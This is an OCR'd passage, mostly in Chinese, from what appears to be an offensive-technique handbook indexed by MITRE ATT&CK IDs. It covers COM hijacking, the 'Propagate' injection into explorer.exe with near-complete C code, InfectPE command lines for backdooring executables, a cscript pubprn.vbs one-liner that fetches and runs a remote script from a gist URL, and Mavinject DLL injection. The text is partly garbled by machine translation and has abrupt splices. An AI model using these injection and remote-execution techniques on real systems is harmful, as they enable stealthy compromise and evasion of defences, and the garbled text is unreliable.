cscript C:\Windows\System32\Printing_Admin_Scripts\en-US\prncnfg.vbs /?


参考资料: https://twitter.com/harr0ey/status/1137443710197817344

37.3 COM 劫持(T1122)Component Object Model Hijacking(例 3)



https://www.bleepingcomputer.com/news/security/windows-10-ransomware-protection-bypassed-using-dll-injection/

37.4 COM 劫持(T1122)Component Object Model Hijacking(例 4)




PS C:\Users\demon> $fileContent = [System.IO.File]::ReadAllBytes('C:\Users\demon\Desktop\calcmutex.dll')


PS C:\Users\demon> $fileContentEncoded = [System.Convert]::ToBase64String($fileContent)| set-content ("123.txt")

http://www.4hou.com/technology/4958.html

https://github.com/3gstudent/test/blob/master/calcmutex.dll



38.进程注入 Propagate(T1055 TA0005 TA0004)



https://github.com/odzhan/injection

https://modexp.wordpress.com/2018/08/23/process-injection-propagate/

它适用于 Windows 7 和 10，但不执行错误检查，因此可能导致 explorer.exe 崩溃或其他一些意外行为。

```
VOID propagate(LPVOID payload, DWORD payloadSize) {
    HANDLE          hp, p;
    DWORD           id;
    HWND            pwh, cwh;
    SUBCLASS_HEADER sh;
    LPVOID          psh, pfnSubclass;
    SIZE_T          rd,wr;
    // 1.获取父窗口句柄
    pwh = FindWindow(L"Progman", NULL);
    //2.获取子窗口句柄
    cwh = FindWindowEx(pwh, NULL, L"SHELLDLL_DefView", NULL);
    // 3.获取子类标题的句柄
    p = GetProp(cwh, L"UxSubclassInfo");
    // 4.获取 explorer.exe 的进程 ID
    GetWindowThreadProcessId(cwh, &id);
    // 打开 explorer.exe
    hp = OpenProcess(PROCESS_ALL_ACCESS, FALSE, id);
    //6.读取当前子类标题
    ReadProcessMemory(hp, (LPVOID)p, &sh, sizeof(sh), &rd);
    // 7.为新的子类标题分配 RW 内存
    psh = VirtualAllocEx(hp, NULL, sizeof(sh),
        MEM_RESERVE | MEM_COMMIT, PAGE_READWRITE);
    //8.为有效负载分配 RWX 内存
    pfnSubclass = VirtualAllocEx(hp, NULL, payloadSize,
        MEM_RESERVE | MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    // 9. 将 payload 写入内存
    WriteProcessMemory(hp, pfnSubclass,
        payload, payloadSize, &wr);
```

```
    // 10.将 pfnSubclass 字段设置为有效负载地址，并将
    // 写回到处理内存
    sh.CallArray[0].pfnSubclass = (SUBCLASSPROC)pfnSubclass;
    WriteProcessMemory(hp, psh, &sh, sizeof(sh), &wr);

    // 11.使用 SetProp
    SetProp(cwh, L"UxSubclassInfo", psh);
    // 12.触发经由窗口消息 payload
    PostMessage(cwh, WM_CLOSE, 0, 0);
    // 13.恢复原始子类标题
    SetProp(cwh, L"UxSubclassInfo", p);
    // 14.可用内存和关闭句柄
    VirtualFreeEx(hp, psh, 0, MEM_DECOMMIT | MEM_RELEASE);
    VirtualFreeEx(hp, pfnSubclass, 0, MEM_DECOMMIT | MEM_RELEASE);

    CloseHandle(hp);
}
```

39.进程注入 InfectPE(T1055 TA0005 TA0004)

.\InfectPE.exe .\input.exe .\out.exe code X 代码被注入代码段，这种方法更隐蔽，但有时代码段中没有足够的空间。


.\InfectPE.exe .\input.exe .\out.exe largest X 代码被注入到零个数最多的部分，使用这种方法可以注入更大的 x 代码。该方法修改了该部分的特征，并且更加可疑。

.\InfectPE.exe .\input.exe .\out.exe resize 展开代码段的大小并注入 x 代码。这种技术，就像“代码”一样，不太可疑，也可以注入更大的 x 代码。

.\InfectPE.exe .\input.exe .\out.exe new 创建一个新的部分并向其中注入 x 代码，该部分的硬编码名称是“.infect”

在补丁文件中，ASLR 和 NX 被禁用，您可以分析 VS 项目的更多技术信息。

请不要使用打包或格式不正确的可执行文件。




参考资料： Github https://github.com/secrary/InfectPE

https://www.microsoft.com/en-us/download/details.aspx?id=53840

视频内容： https://www.ggsec.cn/InfectPE.html


40. cscript (TA0002 TA0005 T1216)

cscript C:\Windows\System32\Printing_Admin_Scripts\zh-CN\pubprn.vbs localhost “script:https://gist.githubusercontent.com/enigma0x3/2e4f571fe76715640d0f8126f3
21ba07/raw/73c962d65059a211b5d7ea212e9a1054d632622b/new.txt”




41.Mavinject(T1218)

DLL 注入 什么是 DLL 注入？DLL 注入是将 DLL 注入进程的内存空间，然后将其作为其一部分执行的过程。这样做意味着 DLL 代码具有对进程内存的所有访问权限，无论出于何种原因都可以对其进行操作，但更重要的是，它还获得了进程的所有权限。例如，您希望与外界沟通，但您没有通过防火墙的权限。随着注入 DLL，你可以注入并执行你的代码到其中的过程确实有权限（如 Internet Explorer），这将是能够做什么它需要。




如果有人对如何编写一个基本的 DLL 注入器感兴趣，请让我知道下面。用户模式 Rootkit 用户模式 rootkit 是提供与内核模式 rootkit 类似功能的 rootkit（尽管在技术上不是这样），例如屏蔽和禁止访问文件，但在用户级别操作。我们把这个级别称为 ring 3，而内核模式 rootkit 是 ring 0。这些戒指是什么？这是一个视觉辅助图。




我们可以看到，绿色是用户模式，中间的红色是内核模式。尽管环 1 和环 2 确实存在，但实际上并不使用，所以我们只是指 0 或 3。从环 3 调用 WinAPI 函数调用，因为环 3 不能直接与 CPU 通信，所以必须通过一系列特权检查向内环 0 进行响铃。一旦进入响铃 0，操作系统执行指令来执行函数调用所需的操作。通过这样做，API 相信从环 3 传递到 0 并返回的参数将保持其完整性而不被修改。


mavinjectMavinject 是一个合法的 Windows 组件，可以在任何正在运行的进程中使用和滥用，执行任意代码注入。由于这是 Windows 上的一个常见组件，因此可以利用它来执行无人区域的攻击。



进一步分析后，我们被解雇的事件为假阳性，但我们仍然受到触发的原因，为什么一个合法的部分将执行这样的操作的原因感到困惑 EXCEL.EXE。



在时间轴方面，mavinject32.exe 在 excel.exe 中执行代码注入 ，然后立即终止。这引起了一些关于引擎操作可能带有恶意并且开始跟踪端点行为的担忧。以下是违规程序的细节：




现在很清楚，mavinject32.exe 是一个合法的 Microsoft 组件。命令行也很有趣，因为从初步分析来看，论据似乎如下： mavinject32.exe <PID> <PATH DLL>实际上是在端点上运行的 excel.exe 实例的 PID，其路径与在“事件”期间注入的 DLL 的路径相对应。“mav-inject”的名字应该已经相当透露了，在这一点上，我们怀疑它可能被用来（和滥用）在任何其他进程中注入任意的恶意 DLL。作为第一步，我们尝试了解 Mavinject 是否是共同的组件; 我们在以下位置的不同端点上找到它："C:\Program Files\Common Files\microsoft shared\ClickToRun\MavInject32.exe"此外，可执行文件可以在其他两个目录中找到：System32 和 SysWOW64。文件描述显示组件是什么： FileDescription: Microsoft Application Virtualization Injector 该应用程序是 Microsoft Application Virtualization（App-V）的一部分。可执行文件的分析使我们得到以下有趣的参数

/INJECTRUNNING

